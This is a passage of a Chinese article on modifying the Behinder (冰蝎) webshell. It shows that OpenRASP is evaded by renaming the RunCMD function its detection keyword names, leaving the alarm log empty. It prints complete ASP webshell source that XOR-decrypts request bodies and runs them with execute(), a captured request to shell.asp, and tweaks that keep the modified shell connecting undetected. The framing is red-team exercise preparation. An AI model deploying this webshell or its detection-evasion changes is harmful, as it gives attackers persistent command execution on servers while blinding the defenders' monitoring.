
我们可以看到，OpenRASP 监测到了调用堆栈，冰蝎识别出了命令 "cmd.exe /c whoami" 。

修改思路：
网上能查到的规避方案是修改包名，将 net.rebeyond.behinder 这三层包名修改或去掉。但是我们要知其然还要知其所以然。

在更深入的了解 OpenRASP 的检测功能后我们发现，OpenRASP 的检测逻辑部分是由 JavaScript 语言实现的，原因是为了避免多平台上的重新实现。官方对此也有所说明：



官方的检测逻辑在 <tomcatroot>/rasp/plugins/official.js 中，我们来查看这个文件并找出了检测调用堆栈的部分：



可以看到多种检测堆栈关键字的漏洞，如：fastjson 反序列化、ElasticSearch Groovy 的 RCE 等。在该文件第 866 行我们找到了 "冰蝎" 的检测关键字：

-

```
net.rebeyond.behinder.payload.java.Cmd.RunCMD
```


关键字检测精确到了函数名 RunCMD。

既然如此我们没有必要大张旗鼓地修改包名（还要修改调用资源的路径，非常麻烦），我们只需


要修改 RunCMD 函数的名称就可以规避 OpenRASP 的检测。

修改后的效果：

我们修改好函数名后重新编译，并将服务器中的 alarm.log 告警日志清空后重启。
客户端执行 whoami：



服务端 OpenRASP 无法检测到该条命令执行，告警日志为空：


C:\apache-tomcat-8.5.57\rasp\logs\alarm\alarm.log - Sublime Text
File Edit Selection Find View Goto Tools Project Preferences Help
alarm.log
1
告警日志为空


0x04 ASP 篇

魔改中的小坑

在 ASP 版本的 Webshell 有个小坑。

我们直接使用魔改之后的版本进行连接会报错：

我们抓包看下：



```
GET /shell.asp?k5mQY3B=IO0qHC7&ZXsHLY=DLqi1eq&iYOnoPZ=RC9KG&pass=2PE3c&ZDnjm1y=nUFtZV&FgGSa=PX1Ar0v&j8Zgp=Bu6dvur HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/80.0.3987.132 Safari/
537.36 OPR/67.0.3575.79
Host: 192.168.81.130:81
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive

HTTP/1.1 500 Internal Server Error
Cache-Control: private
Content-Type: text/html
Server: Microsoft-IIS/7.5
Set-Cookie: ASPSESSIONIDQSBTSTQT=BHHPCMKAKLLFLCFOOMGPMBOA; path=/
Date: Thu, 23 Jul 2020 09:42:31 GMT
Content-Length: 1141

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312"/>
<title>500 - ................</title>
<style type="text/css">
<!--
body{margin:0;font-size:.7em;font-family:Verdana, Arial, Helvetica, sans-serif;background:#EEEEEE;}
fieldset{padding:0 15px 10px 15px;}
h1{font-size:2.4em;margin:0;color:#FFF;}
h2{font-size:1.7em;margin:0;color:#CC0000;}
h3{font-size:1.2em;margin:10px 0 0 0;color:#000000;}
#header{width:96%;margin:0 0 0 0;padding:6px 2% 6px 2%;font-family:"trebuchet MS", Verdana, sans-serif;color:#FFF;
background-color:#555555;}
#content{margin:0 0 0 2%;position:relative;}
.content-container{background:#FFF;width:96%;margin-top:8px;padding:10px;position:relative;}
-->
</style>
</head>
<body>
<div id="header"><h1>..........</h1></div>
<div id="content">
 <div class="content-container"><fieldset>
```

服务端返回状态码 500，服务器内部错误。

其实这个坑点是在密钥交换的 GET 请求中，判断密码参数（默认为 pass 的字段）是否存在。

代码如下:

shell.asp


```asp
<%
Response.CharSet = "UTF-8"
If Request.ServerVariables("REQUEST_METHOD")="GET" And Request.QueryString("pass") Then
For a=1 To 8
RANDOMIZE
k=Hex((255-17)*rnd+16)+k
Next
Session("k")=k
response.write(k)
Else
k=Session("k")
size=Request.TotalBytes
content=Request.BinaryRead(size)
For i=1 To size
result=result&Chr(ascb(midb(content,i,1)) Xor Asc(Mid(k,(i and 15)+1,1)))
Next
execute(result)
End If
%>
```

在原版本中 pass 的值为随机 3 位数字，在 C# 语法中数字可以作为 If 判断的条件（0 为 False，其它数字为 True）。但是在我们的魔改版本中 pass 的值为了规避监测设置为了随机字符串。C# 中字符串类型无法作为 If 的判断条件，会报类型不匹配的错误：

我们需要将 Webshell 稍微改下，判断 pass 的值不为空字符串即可解决此问题。

```
17    execute(result)
18    End If
19    %>
```

运行结果：



客户端连接：

header 中的 Content-Type

ASP 版本的此问题跟 JSP 版本相同，都是在连接的时候，客户端的请求包中的 Content-Type 为 application/octet-stream ， 可参考 JSP 版本的修改思路。

修改后的效果：

POST 请求：

0x05 总结

在笔者编写此篇文章之际，已经听闻到有 "冰蝎" 即将更新的消息。在这 HW 来临之际进行更新，可以预见到攻防两方都需要对此做好准备。祝各位参与 HW 的读者：HW 顺利！

点击下面图片，查看《冰蝎，从入门到魔改》前篇：